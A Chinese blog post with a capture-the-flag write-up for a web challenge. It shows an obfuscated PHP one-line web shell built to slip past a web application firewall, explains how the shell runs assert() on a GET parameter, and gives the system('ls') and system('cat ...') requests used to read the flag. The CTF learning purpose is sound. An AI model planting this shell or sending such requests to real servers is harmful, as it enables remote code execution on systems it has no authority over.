

ctf web shell

原创

榴莲蛋挞 于 2022-04-08 17:51:20 发布 2297 收藏

分类专栏: [ctf](#) 文章标签: [网络安全](#) [前端](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/god_001/article/details/124047277

版权



[ctf](#) 专栏收录该内容

23 篇文章 0 订阅

订阅专栏

题目:

shell

WEB

未解决

分数: 25

金币:

题目作者: [harry](#)

一血: [dotast](#)

一血奖励: 1金币

解决: 2369

提示:

描述: 送给大家一个过狗一句话 `$poc="a#s#s#e#r#t"; $poc_1=explode("#",$poc); $poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5]; $poc_2($_GET['s'])`

<http://114.67.175.224:18164>

02:34:39

删除场景

延时场景

CSDN @榴莲蛋挞

打开网址, 发现一片空白, 回来查看提示描述, 经过分析发现, 描述可等同于:

```
<?php
$poc_2="assert";
echo $poc_2($_GET['s']);
?>
```

CSDN @榴莲蛋挞


这是一个可变函数的应用, 实际运行就等同于执行 `assert($_GET['s']);`

`assert()` 函数在php语言中是用来判断一个表达式是否成立的, 返回true or false;

重要的是函数括号内的语句会被执行。

因此，只要通过s传指令，就可以得到想要的结果，首先查看当前目录：

```
http://114.67.175.224:18164/?s=system('ls')
```



发现当前目录有两个文件，再打开其中的.txt文档：

```
http://114.67.175.224:18164/?s=system('cat flag15808abee46a1d5.txt')
```



得到结果



[创作打卡挑战赛](#)
赢取流量/现金/CSDN周边激励大奖